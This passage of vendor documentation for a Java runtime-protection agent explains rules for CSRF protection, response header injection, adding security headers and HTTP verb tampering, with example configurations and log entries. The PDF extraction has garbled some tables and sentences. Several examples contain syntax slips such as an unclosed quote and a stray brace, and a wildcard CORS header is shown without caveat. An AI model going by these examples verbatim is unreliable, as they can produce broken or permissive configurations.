The Synchronizer Token Pattern uses HTTP sessions to store the trusted CSRF token. Any web application that does **not** use the `javax.servlet.http.HttpSession` interface for session management is not supported and will thus not be protected from CSRF attacks.

Additionally, unauthenticated HTTP requests that do not contain a valid HTTP session ID will not be validated.

HTTP requests built dynamically using JavaScript or submitted using AJAX techniques are **not** supported and the CSRF protection will refuse to serve them. This may disrupt the usual workflow of the application. Users can avoid this by using the whitelist functionality of this rule, as described below.

Additionally, `ajax: no-validate` option can be used to disable validation of such requests. See below for more details.

## 2. Verifying the Same Origin with Standard Headers

With this security feature enabled the agent checks if the source origin of the received HTTP request is different from the target origin. The source origin is determined by the `Origin`, `Referer`, or `X-Forwarded-For` headers. The target origin is determined by the `Host` or `X-Forwarded-Host` headers, or by the hosts configured in the HTTP ARMR rule.

Only cases that trigger **POST** requests are supported. For example, same origin validation will not be triggered for **GET** or **PUT** HTTP requests.

**If none of the origin headers are present**, the origin validation cannot be performed and the rule blocks the HTTP request.

Users can enable each of these two protection types individually, or both simultaneously as recommended by OWASP.

## Given (Condition)

The CSRF security feature is enabled using the ARMR `http` rule. With this rule the user specifies the condition `request`.

request	This declaration determines the HTTP endpoints for which protection is enabled.	
	synchronized-tokens	This declaration is specified with no parameters. Protection is enabled for all HTTP endpoints.
	same-origin	An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints) :- a quoted string

- a list of one or more quoted-strings
- the wildcard character (\*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`

- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character (\\*) If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI |

## When (Event)

csrf	This declaration switches on the CSRF security feature and must be declared with one of the following values:- <code>synchronized-tokens</code> enabling CSRF protection via STP
------	--

- `same-origin` enabling CSRF protection via validation of origin headers | | | | |  
`synchronized-tokens` | With this protection enabled, the following `options` may also be specified: - `exclude`
  - disable protection for any specific URIs
  - if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
  - specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
  - the wildcard character (\*) is supported to cover multiple URIs. This can be specified as:
    - a prefix `*/safe.jsp`
    - a suffix `/myApplication/*`
    - both a prefix and a suffix `*/safe*`
- `method`
  - specify the particular HTTP method(s) for which to enable protection (currently supported values are `GET` and `POST`)
  - if this option is not specified - the default value is `POST`
- `token-type`
  - specify if a different token should be generated for each HTTP method type, or if a shared value is to be used for all HTTP method types (supported values are `shared` or `unique`)

- if this option is not specified the default value is `shared`
- `token-name`
  - specify the name of the token to be injected into the HTML
  - token names must be between 5 - 20 characters long, and each character of the token name must be URL safe
  - if this option is not specified the default value is `_X-CSRF-TOKEN`
- `ajax`
  - specify whether the agent should validate AJAX requests (supported values are `validate` or `no-validate`)
  - if this option is not specified the default value is `validate` ||| same-origin | With this protection enabled, the following `options` may also be specified: \* `exclude`
  - disable protection for any specific URIs
  - if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
  - specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
  - the wildcard character (\*) is supported to cover multiple URIs. This can be specified as:
    - a prefix `*/safe.jsp`
    - a suffix `/myApplication/*`
    - both a prefix and a suffix `*/safe*` - `hosts`
  - should the source origin not match the target origin, even for a non-malicious request, this option can be used to whitelist known safe origins
  - can specify a single string literal, or a non-empty array of one or more string literals
  - each string should comprise a host name and optional port number, separated by a colon This option can be used to whitelist both high level domains, or specific hostnames. For example, specifying `mydomain.com` will allow requests from various hosts within this domain, such as `server1.mydomain.com` and `server2.mydomain.com`. |

## Then (Action)

	synchronized-tokens	same-origin
protect	CSRF attacks are blocked by the agent. The malicious HTTP request is terminated and an HTTP 403 response is returned to the client. If configured, a log message is generated with details of the event.	If a CSRF attack is identified then the malicious HTTP request is not terminated, but all of its HTTP parameters and cookies are considered malicious and are stripped from the request, rendering it safe.
detect	Monitoring mode: the application behaves as normal. Malicious HTTP requests that are the result of a CSRF attack are allowed to be processed by the application. If configured, a log message is generated with details of the event. A log message <b>must</b> be specified with this action.	

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following example shows how the user may configure the CSRF STP security feature to enable protection for all HTTP endpoints, and using the default value for all optional parameters to the `csrf` declaration:

```
app("CSRF STP Mod"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(message: "CSRF STP validation failed", severity: 9)
  endhttp
endapp
```

Similarly, the following example shows how the user may configure the CSRF Same Origins security feature to enable protection for HTTP endpoints. In this example, the user has not specified any known safe origins.

```

app("CSRF Same Origin Mod"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp

```

## Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```

<9>1 2021-03-29T11:53:05.341+01:00 userX_system java 15891 - - CEF:0|ARMR:CSRF STP
Mod|CSRF STP Mod|2.8|CSRF STP|Execute Rule|Very-High|rt=Mar 29 2021 11:53:05.341
+0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http securityFea-
ture=http csrf stp act=protect msg=CSRF STP validation failed httpRequestUri=/spir-
acle/CSRFServlet internalHttpRequestUri=/spiracle/CSRFServlet httpSession-
Id=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\E654F722AAFA3BF44F0D0BD4FB91134C remoteIpAddress=0:0:0:0:0:0:1

```

```

<10>1 2021-03-29T10:03:16.832+01:00 userX_system java 2402 - - CEF:0|ARMR:CSRF Same
Origin Mod|CSRF Same Origin Mod|2.8|CSRF Same Origin|Execute Rule|High|rt=Mar 29
2021 10:03:16.832 +0100 dvchost=userX_system procid=2402 appVersion=1 ruleType=http
securityFeature=http csrf same origin act=protect msg=CSRF Same Origin validation
failed reason=Missing source origin httpRequestUri=/spiracle/CSRFServlet internal-
HttpRequestUri=/spiracle/CSRFServlet remoteIpAddress=127.0.0.1 httpSession-
Id=8944B619DD9B0ADB37CA663F8337AFD httpCookies=JSESSION-
ID\=8944B619DD9B0ADB37CA663F8337AFD

```

## Further Examples

The following mods are the same as the previous examples, with the stacktrace also logged:

```

app("CSRF STP Mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(message: "CSRF STP validation failed", severity: 9, stacktrace: "full")
  endhttp
endapp

```

```

app("CSRF Same Origin Mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High, stack-
trace: "full")
  endhttp
endapp

```

## Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```

<9>1 2021-03-29T10:10:18.286+01:00 userX_system java 8189 - - CEF:0|ARMR:CSRF STP
Mod - with stacktrace|CSRF STP Mod - with stacktrace|2.8|CSRF STP|Execute
Rule|Very-High|rt=Mar 29 2021 10:10:18.286 +0100 dvchost=userX_system procid=8189
appVersion=1 ruleType=http securityFeature=http csrf stp act=protect msg=CSRF STP
validation failed stacktrace=org.apache.catalina.core.ApplicationFilterChain.inter-
nalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.Applicati-
onFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catali-
na.core.StandardWrapperValve.invoke(StandardWrapperValve.ja-
va:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardCon-
textValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(Au-
thenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(Stan-
dardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLog-
Valve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(Standard-
EngineValve.java:116)\norg.apache.catalina.connector.CoyoteAdapter.service(Coy-
oteAdapter.java:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(Ab-
stractHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractCon-
nectionHandler.process(AbstractProtocol.java:623)\norg.apache.tom-
cat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.con-
current.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.con-
current.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tom-
cat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\nnja-
va.lang.Thread.run(Thread.java:748) httpRequestUri=/spiracle/CSRFServlet internal-
HttpRequestUri=/spiracle/CSRFServlet httpSessionId=5D7CE07F605C3A6ABCADB35D065A95E5
httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCADB35D065A95E5 remoteIpAd-
dress=0:0:0:0:0:0:1

```

```

<10>1 2021-03-30T10:05:09.120+01:00 userX_system java 2402 - - CEF:0|ARMR:CSRF Same
Origin Mod - with stacktrace|CSRF Same Origin Mod - with stacktrace|2.8|CSRF Same
Origin|Execute Rule|High|rt=Mar 30 2021 10:05:09.119 +0100 dvchost=userX_system
procid=2402 appVersion=1 ruleType=http securityFeature=http csrf same origin
act=protect msg=CSRF Same Origin validation failed stacktrace=org.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-

```

```

voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) reason=Missing source origin
httpRequestUri=/spiracle/CSRFServlet internalHttpRequestUri=/spiracle/CSRFServlet
remoteIpAddress=127.0.0.1 httpSessionId=8944B619DD9B0ADB37CA663F8337AFD httpCook-
ies=JSESSIONID\=8944B619DD9B0ADB37CA663F8337AFD

```

The following mod configures **CSRF STP** protection for all HTTP endpoints. Protection is enabled for both GET and POST requests, with a different token used for each request type.

```

app("CSRF STP Mod 2"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
      {method: [POST, GET],
       token-type: unique})
    protect(message: "CSRF STP validation failed", severity: 10)
  endhttp
endapp

```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`. This applies to GET requests only.

```

app("CSRF STP Mod 3"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
      {exclude: ["/myApplication/safe.jsp"],
       method: [GET]})
    detect(message: "CSRF STP validation failed", severity: 5)
  endhttp
endapp

```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for those ending with `.jsp`. This applies to both GET and POST requests.

```

app("CSRF STP Mod 4"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
      {exclude: ["*.jsp"],
       method: [GET, POST]})
    detect(message: "CSRF STP validation failed", severity: Very-High)
  endhttp
endapp

```

The following mod configures **CSRF Same Origin** protection for specific HTTP endpoints. The hosts `host` and `host2:8080` are whitelisted such that protection is not applied to these hosts even if the source origin and target origin does not match.

```

app("CSRF Same Origin Mod 2"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["/path/to/vulnerablePage.jsp",
                  "/path/to/vulnerableServlet"])
    csrf(same-origin, options:
      {hosts: ["host1", "host2:8080"]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp

```

The following mod configures **CSRF Same Origin** protection for HTTP endpoints containing `/vulnerable`.

```

app("CSRF Same Origin Mod 3"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["*/vulnerable*"])
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp

```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints except for `/myApplication/safe.jsp`.

```

app("CSRF Same Origin Mod 4"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
      {exclude: ["/myApplication/safe.jsp]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp

```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints in `/myApplication` except for `/myApplication/safe1.jsp` and `/myApplication/safe2.jsp`.

```
app("CSRF Same Origin Mod 5"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["/myApplication/*"])
    csrf(same-origin, options:
      {exclude: ["/myApplication/safe1.jsp", "/myApplication/
safe2.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints, except for those ending with `.jsp`.

```
app("CSRF Same Origin Mod 6"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
      {exclude: ["*.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

# HTTP Header Injection Security Feature

## Overview

HTTP response header injection vulnerabilities arise when user-supplied data is copied into a response header in an unsafe way. If an attacker can inject newline characters into the header, then they can inject new HTTP headers. If an attacker can inject an empty line into the header, then they can break out of the headers into the message body and write arbitrary content into the application's response.

HTTP header injection vulnerabilities are covered by CWE-113.

HTTP response header injection occurs when any of the targets below contains one or more user-controlled new line characters:

- response header names and values
- response cookie names and values
- response cookie domain and paths

The new line characters that are currently supported are CR (Carriage Return) and LF (Line Feed):

- CR is represented as "\r" in Java and has ASCII value 13 or 0x0D
- LF is represented as "\n" in Java and has ASCII value 10 or 0x0A

The HTTP Response Header Injection security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors HTTP responses and ensures that the HTTP response headers and cookies do not contain user-controlled newline characters that can cause such attacks as HTTP response splitting.

## Given (Condition)

To enable the HTTP Header Injection security feature using the ARMR `http` rule the user specifies the `response` declaration.

response	This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints) :- a quoted string

- a list of one or more quoted-strings If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI Only one ARMR `http` rule for HTTP Header Injection protection is allowed to be defined for a given HTTP endpoint. |

## When (Event)

The header injection rule supports one event - `injection`

injection	This is a mandatory declaration that allows the user to specify the target type for which the ARMR <code>http</code> rule should enable HTTP response header injection protection. The following target types are supported:- <code>headers</code> - protect against injection into HTTP response headers

- `cookies` - protect against injection into HTTP response cookies |

## Then (Action)

protect	If an HTTP response header or cookie contains user-controlled newline characters then the offending header or cookie will be removed from the HTTP response. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. HTTP response headers or cookies contain user-controlled newline characters are allowed by the agent. If configured, a log message is generated with details of the event. A log message <b>must</b> be specified with this action.

## Examples

The following ARMR `http` rule switches on the HTTP Header Injection security feature for headers for all HTTP endpoints.

```
app("HTTP Response Header Injection mod"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for all HTTP endpoints - headers"):
    response()
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in headers for a single HTTP endpoint.

```
app("HTTP Response Header Injection mod 2"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for specific HTTP endpoint - headers"):
    response(paths: "/webapp/index.jsp")
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **detects** HTTP response header injection in headers for a multiple HTTP endpoints.

```
app("HTTP Response Header Injection mod 3"):
  requires(version: ARMR/2.8)
  http("HTTP header injection detection for multiptle HTTP endpoints - headers"):
    response(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    injection(headers)
    detect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in cookies for all HTTP endpoints.

```
app("HTTP Response Header Injection mod 4"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for all HTTP endpoints - cookies"):
    response()
```

```
injection(cookies)
  protect(message: "CRLF injection found in HTTP response cookies", severity: 7)
endhttp
endapp
```

# HTTP/HTTPS Response Header Addition Feature

## Overview

Some security vulnerabilities can be resolved when the HTTP/HTTPS response contains the appropriate headers. Using the ARMR `(http)` rule users can **add custom HTTP/HTTPS Headers** to the responses of web applications. For an HTTP endpoint targeted by the rule, these headers are inserted into all HTTP/HTTPS responses of Servlets, JSPs, and static resources.

The following are examples of those headers:

- **X-XSS-Protection**: enables the Cross-Site Scripting filter in your browser.
- **X-Content-Type-Options**: allows to opt-out of MIME type sniffing.
- **X-Frame-Options**: protects against Clickjacking attacks, also known as UI redressing.
- **Strict-Transport-Security**: tells browsers to enforce HTTPS protocol over HTTP.
- **Access-Control-Allow-Origin**: allows web servers to specify the domains that can benefit from Cross-Origin Resource Sharing (CORS) functionality.
- **Content-Security-Policy**: enables another layer of security that helps to detect and mitigate certain types of attacks, including Clickjacking, Cross-Site Scripting (XSS) and data injection attacks.

When using the ARMR `(http)` rule to set custom HTTP/HTTPS response headers the user is advised to check that the web browser supports the inserted HTTP/HTTPS response header. Providing this is satisfied, the user is free to add any HTTP/HTTPS response header name and value. The agent will never attempt to override existing application headers.

HTTP/HTTPS response headers added by this rule may change the way the browser renders the application's web pages.

## Given (Condition)

The HTTP/HTTPS response header addition feature is enabled using the ARMR `(http)` rule. The following condition must be specified - `(response)`.

response	This determines the HTTP endpoints to which custom headers will be added to the responses. An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints) :- a quoted string
----------	--

- a list of one or more quoted-strings If no value is specified then custom headers will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI |

## Then (Action)

protect	This is the only available action for the ARMR HTTP/HTTPS Response Header Addition feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter:- <code>http-response: {set-header: {headerName: "headerValue"}}</code> The <code>set-header</code> declaration can contain multiple headers providing each one has a unique header name. Each header is represented as a key-value pair where:- the key is the header name
---------	--

- the value is the header value, which can be one of:
  - string literal
  - integer
  - float
  - boolean |

## Examples

The following examples show, for each of the headers listed in the introduction, how the ARMR `http` rule can be used to add these to the HTTP/HTTPS response.

- The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks:

```

app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-XSS-Protection: 1}}, message: "Setting custom header.", severity: High)
endhttp

endapp

```

A log entry similar to the following is generated when above `http` rule successfully adds the specified header to an HTTP response:

```

<10>1 2022-01-31T13:09:59.497Z userX_system java 19285 - - CEF:0|ARMR:Header response addition mod|Header response addition mod|2.8|Add custom headers to HTTP/S response|Execute Rule|High|msg=Setting custom header. rt=Jan 31 2022 13:09:59.496 +0000 appVersion=1 act=protect httpHeaderName=X-XSS-Protection dvchost=userX_system ruleType=http procid=19285 httpRequestUri=/spiracle/ securityFeature=http set header internalHttpRequestUri=/spiracle/

```

The XSS rule can be employed in addition to using the **X-XSS-Protection** response header for multi-layered security, however these rules have no dependency on each other and work completely separately in the security they provide.

Please check MDN Web Docs “X-XSS-Protection” for more information.

- The **X-Content-Type-Options** response HTTP header is a marker used by the server to indicate that the MIME types advertised in the `Content-Type` headers should not be changed and be followed. This allows to opt-out of MIME type sniffing.

```

app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-Content-Type-Options: "nosniff"}}, message: "Setting custom header.", severity: High)
endhttp

endapp

```

Please check MDN Web Docs “X-Content-Type-Options” for more information about the response header.

- The **X-Frame-Options** HTTP response header can be used to indicate whether a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Applications and sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites. Note that the HTTP **Content-Security-Policy** response header can also be used to protect against Clickjacking.

If you add the response header `X-Frame-Options=DENY`, pages cannot be displayed in frames, regardless of the site attempting to do so. Framing is disabled even when loaded from the same site.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
    response()
    protect(http-response: {set-header: {X-Frame-Options: "DENY"}}, message:
      "Setting custom header.", severity: High)
    endhttp

  endapp
```

If you add the response header `X-Frame-Options=SAMEORIGIN`, framed pages can be used as long as the site including it in a frame is the same as the one serving the page.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
    response()
    protect(http-response: {set-header: {X-Frame-Options: "SAMEORIGIN"}}, mes-
      sage: "Setting custom header.", severity: High)
    endhttp

  endapp
```

The response header `X-Frame-Options=ALLOW-FROM uri`, is an obsolete directive that no longer works in modern browsers, so it is not recommended to use it. In supporting legacy browsers, a page can only be displayed in a frame on the specified origin URI. Note that in the legacy Firefox implementation this still suffered from the same problem as `SAMEORIGIN` did — it doesn't check the frame ancestors to see if they are in the same origin. The `Content-Security-Policy` HTTP header has a `frame-ancestors` directive which you can use instead.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
```

```

response()
protect(http-response: {set-header: {X-Frame-Options: "ALLOW-FROM
https://example.com/"}}}, message: "Setting custom header.", severity: High)
endhttp

endapp

```

Please check MDN Web Docs “X-Frame-Option” for more information about the X-Frame-Options response header.

Please check MDN Web Docs “Clickjacking Defense Cheat Sheet” for more information on how to use HTTP response headers to protect against Clickjacking.

- The HTTP **Content-Security-Policy** response header allows users to control resources the browser is allowed to load for a given page. The `Content-Security-Policy` HTTP header is part of the HTML5 standard, and provides a broader range of protection than the `X-Frame-Options` header. Users can whitelist individual domains from which resources (like scripts, stylesheets, and fonts) can be loaded, and also domains that are permitted to embed a page. The Content-Security-Policy response header and the frame-ancestors directive can also be used to control if the site's content can be embedded or framed, effectively protecting against Clickjacking.

Using the response header `Content-Security-Policy=frame-ancestors 'none'` prevents any domain from framing the content. This setting is recommended unless a specific need has been identified for framing. Using `frame-ancestors 'none'` is similar to using `X-Frame-Options: deny`.

```

app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
tors 'none'"}}, message: "Setting custom header.", severity: High)
endhttp

endapp

```

Using the response header `Content-Security-Policy=frame-ancestors 'self'` only allows the current site to frame the content. This setting is recommended if the application requires framing of its own pages. Using `frame-ancestors 'self'` is similar to using `X-Frame-Options: sameorigin`.

```

app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-

```

```
tors 'self'"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Using the response header `Content-Security-Policy=frame-ancestors 'self' URI1 URI2` allows the current site, as well as any page on [t: http://somesite.com](http://somesite.com)/he other trusted URIs to frame pages of this site. This setting is recommended if the application allows specific third party applications or websites to frame its pages.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
tors 'self' *.somesite.com https://trusted.site.com"}}, message: "Setting
custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Content Security Policy” for more information about the **Content-Security-Policy** response header.

- The HTTP **Strict-Transport-Security** response header (often abbreviated as **HSTS**: <https://developer.mozilla.org/en-US/docs/Glossary/HSTS>) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Strict-Transport-Security: "max-
age=31536000"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Strict Transport Security” for more information about the Strict-Transport-Security response header.

- The **Access-Control-Allow-Origin** response header indicates whether the response can be shared with requesting code from the given origin.

```
app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
    response()
    protect(http-response: {set-header: {Access-Control-Allow-Origin: "*"}},
      message: "Setting custom header.", severity: High)
    endhttp

  endapp
```

Please check MDN Web Docs “Access Control Allow Origin“ for more information about the **Access-Control-Allow-Origin** response header.

# HTTP Verb Tampering

## Overview

HTTP verb tampering is an attack that exploits vulnerabilities in applications or servers that do not properly validate the verb (also known as the method) of HTTP requests. This can lead to authentication and access control bypass attacks. For example, some applications perform user authentication only for HTTP requests that use common HTTP methods / verbs such as POST and GET. It is therefore common to bypass this authentication by submitting such requests using a different HTTP method / verb type, therefore exploiting a vulnerability by means of HTTP verb tampering.

HTTP verb tampering vulnerabilities are covered by CWE-650 and CAPEC-274.

The HTTP Verb Tampering security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors all HTTP requests that target the HTTP endpoints defined in the ARMR `http` rule and validates the HTTP request method according to the validation policy of the rule.

## Given (Condition)

To enable the HTTP Verb Tampering security feature using the ARMR `http` rule the user specifies the `request` declaration.

request	This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string
---------	---

- a list of one or more quoted-stringsIf no value is specified then protection will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty
- be a valid relative URI |

## When (Event)

validate	To enable HTTP verb tampering protection the user must provide the <code>method</code> parameter to this declaration. In addition, the key-value pair with key <code>is</code> must also be defined.	
	method	The <code>method</code> key signifies that HTTP verb (method) tampering protection is in use
	is	The <code>is</code> key indicates the permitted values of HTTP verbs for a given request. Possible values for the <code>is</code> key are:- <code>GET</code>

- `POST`
- `HEAD`
- `PUT`
- `DELETE`
- `CONNECT`
- `OPTIONS`
- `TRACE`
- `PATCH` |

## Then (Action)

protect	Processing of an HTTP request that fails method validation is stopped and the HTTP response returned is empty.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal.A log message is generated with details of the HTTP request target that fails validation.A log message <b>must</b> be specified with this action.
allow	Can be used to allow HTTP requests of particular method types for specific HTTP endpoints while a more generic ARMR <code>http</code> rule, in <code>protect</code> mode say, disallows the same method types for a larger set of HTTP endpoints.

## Examples

The following ARMR `http` rule switches on the HTTP Verb Tampering security feature to protect against HTTP/HTTPS requests that use an unexpected value for the HTTP verb (method). The verb tampering validation ensures that the HTTP method used for all requests is one of `GET` or `POST`.

```
app("HTTP Verb Tampering mod"):  
  requires(version: ARMR/2.8)  
  http("HTTP method tampering protection, all HTTP endpoints"):  
    request()  
    validate(method, is: [GET, POST])  
    protect(message: "HTTP method/verb is not GET or POST", severity: Very-High)  
  endhttp  
endapp
```

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the HTTP request method:

## Logging

```
<9>1 2021-03-30T17:43:54.538+01:00 userX_system java 32008 - - CEF:0|ARMR:HTTP Verb  
Tampering mod|HTTP Verb Tampering mod|2.8|HTTP method tampering protection, all  
HTTP endpoints|Execute Rule|Very-High|rt=Mar 30 2021 17:43:54.537 +0100 dv-  
chost=userX_system procid=32008 appVersion=1 ruleType=http securityFeature=http in-  
put validation act=protect msg=HTTP method/verb is not GET or POST validation-
```

```
Rule=OneOf:[GET, POST] value=DELETE httpRequestUri=/webapp/index.jsp internal-  
HttpRequestUri=/webapp/index.jsp remoteIpAddress=127.0.0.1 httpSession-  
Id=3153E581A645E2A54D3C12D3928473BC httpCookies=JSESSION-  
ID\=3153E581A645E2A54D3C12D3928473BC
```

## Further Examples

The following mod ensures the HTTP method is one of `GET`, `POST`, `PUT` or `DELETE`. This applies to the “index.jsp” page of the application only.

```
app("HTTP Verb Tampering mod 2"):  
  requires(version: ARMR/2.8)  
  http("HTTP method tampering protection, specific HTTP endpoint"):  
    request(paths: "/webapp/index.jsp")  
    validate(method, is: [GET, POST, PUT, DELETE])  
    protect(message: "HTTP method/verb is not valid for index.jsp", severity: 8)  
  endhttp  
endapp
```

